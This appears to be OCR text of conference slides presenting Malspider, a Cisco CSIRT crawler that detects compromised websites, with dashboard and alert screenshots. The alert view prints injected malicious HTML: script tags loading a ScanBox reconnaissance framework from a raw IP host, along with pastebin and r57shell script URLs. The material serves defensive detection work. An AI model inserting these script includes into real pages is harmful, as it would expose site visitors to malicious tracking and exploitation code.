
Compare *SSDEEP hash* of screenshot with historical spider data

Look for typical keywords (ie.”Hacked by”)

Malspider comes
with a web interface.


MalSpider - Dashboard
localhost:8080
MalSpider
Dashboard
Admin Panel
Crawler Daemon
View Alerts
Last 24 Hours
Last 3 Days
Last 7 Days
Last 30 Days
Last 90 Days
All Time
Dashboard
10
Security Alerts
View Details
74
Monitored Domains
View Details
3,259,212
Pages Crawled
View Details
9,592,120
Elements Analyzed
View Details
Monitored Domains
Show 10 entries
Search:
Organization
Category
Domain
Showing 1 to 10 of 74 entries
Previous 1 2 3 4 5 … 8 Next
Web Crawler Status
Running Jobs 0
Pending Jobs 0
Finished Jobs 3
View Daemon
Top 5 Alert Reasons
1. HIDDEN ELEMENT
2. SCANBOX FRAMEWORK
3. SUSPICIOUS SCRIPT
4. WEBSHELL INJECTION
5. VBSCRIPT INJECTION
View All Alerts


MalSpider - Security Alerts
James
localhost:8080/alerts/all_time/
MalSpider
Dashboard
Admin Panel
Crawler Daemon
View Alerts
Security Alerts
Show 10 entries
Search:
Security Alert
Found on Page
Requested Resource
Raw HTML
HIDDEN ELEMENT
Raw Code
HIDDEN ELEMENT
Raw Code
HIDDEN ELEMENT
Raw Code
HIDDEN ELEMENT
Raw Code
HIDDEN ELEMENT
Raw Code
HIDDEN ELEMENT
http://pastebin.com/raw.php?i=h8St7BQi
Raw Code
SCANBOX FRAMEWORK
http://103.16.231.166/core/i/?1
http://103.16.231.166/core/i/d.php?EQITM_ZHpud==1
http://103.16.231.166/core/i/d.php?EQITM_ZHpud==3
http://103.16.231.166/core/i/d.php?EQITM_ZHpud==6
http://103.16.231.166/core/i/d.php?EQITM_ZHpud==7
http://103.16.231.166/core/i/d.php?EQITM_ZHpud==8
http://103.16.231.166/core/i/d.php?EQITM_ZHpud==10
Raw Code
SUSPICIOUS SCRIPT
http://pastebin.com/raw.php?i=h8St7BQi
Raw Code
VBSCRIPT INJECTION
None
Raw Code
WEBSHELL INJECTION
http://r57shell.net/404/ittir.js
Raw Code
Showing 1 to 10 of 10 entries
Previous
1
Next


MalSpider - Security Alerts
James
localhost:8080/alerts/all_time/
MalSpider
Dashboard
Admin Panel
Crawler Daemon
View Alerts
Security Alerts
Raw HTML
<script src="http://103.16.231.166/core/i/?1"></script>
<script src="http://103.16.231.166/core/i/d.php?EQlTM_ZHpud==1"></script>"
<script src="http://103.16.231.166/core/i/d.php?EQlTM_ZHpud==3"></script>
<script src="http://103.16.231.166/core/i/d.php?EQlTM_ZHpud==6"></script>
<script src="http://103.16.231.166/core/i/d.php?EQlTM_ZHpud==7"></script>"
<script src="http://103.16.231.166/core/i/d.php?EQlTM_ZHpud==8"></script>"
<script src="http://103.16.231.166/core/i/d.php?EQlTM_ZHpud==10">
</script>"
Close
Show 10 entries
Search:
Security Alert
Raw HTML
HIDDEN ELEMENT
HIDDEN ELEMENT
HIDDEN ELEMENT
HIDDEN ELEMENT
HIDDEN ELEMENT
HIDDEN ELEMENT
SCANBOX FRAMEWORK
http://103.16.231.166/core/i/?1
http://103.16.231.166/core/i/d.php?EQlTM_ZHpud==1
http://103.16.231.166/core/i/d.php?EQlTM_ZHpud==3
http://103.16.231.166/core/i/d.php?EQlTM_ZHpud==6
http://103.16.231.166/core/i/d.php?EQlTM_ZHpud==7
http://103.16.231.166/core/i/d.php?EQlTM_ZHpud==8
http://103.16.231.166/core/i/d.php?EQlTM_ZHpud==10
SUSPICIOUS SCRIPT
http://pastebin.com/raw.php?i=h8St7BQi
VBSCRIPT INJECTION
None
WEBSHELL INJECTION
http://r57shell.net/404/ittir.js
Raw Code
Showing 1 to 10 of 10 entries
Previous
1
Next

Malspider can integrate with logging solutions.

splunk>

elastic

And any solution capable of connecting to mysql.

What’s next?

Future development

- Monitor websites for historical changes
- Download & store malicious payload
- Bug fixes
- General enhancements

We need YOUR help!

https://github.com/ciscocsirt

malspider@googlegroups.com

jasheppa@cisco.com

Go “git” it.